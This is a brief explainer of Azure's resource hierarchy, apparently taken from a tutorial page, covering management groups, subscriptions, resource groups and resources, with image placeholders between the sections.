
Management Groups

Azure management groups provide a way for an organization to control and manage access, compliance, and policies for their subscription within their tenant.




Subscriptions

Subscriptions are how you gain access to Azure services (Azure itself, Azure AD, Storage, etc). Subscriptions are often broken out into uses for the businesses, e.g. a subscription for production web apps, another subscription for development web apps, etc.




Resource Groups

Resource groups are the containers that house the resources.



Resources

Resources are the specific application, such as SQL servers, SQL DBs, virtual networks, run-books, accounts, etc.

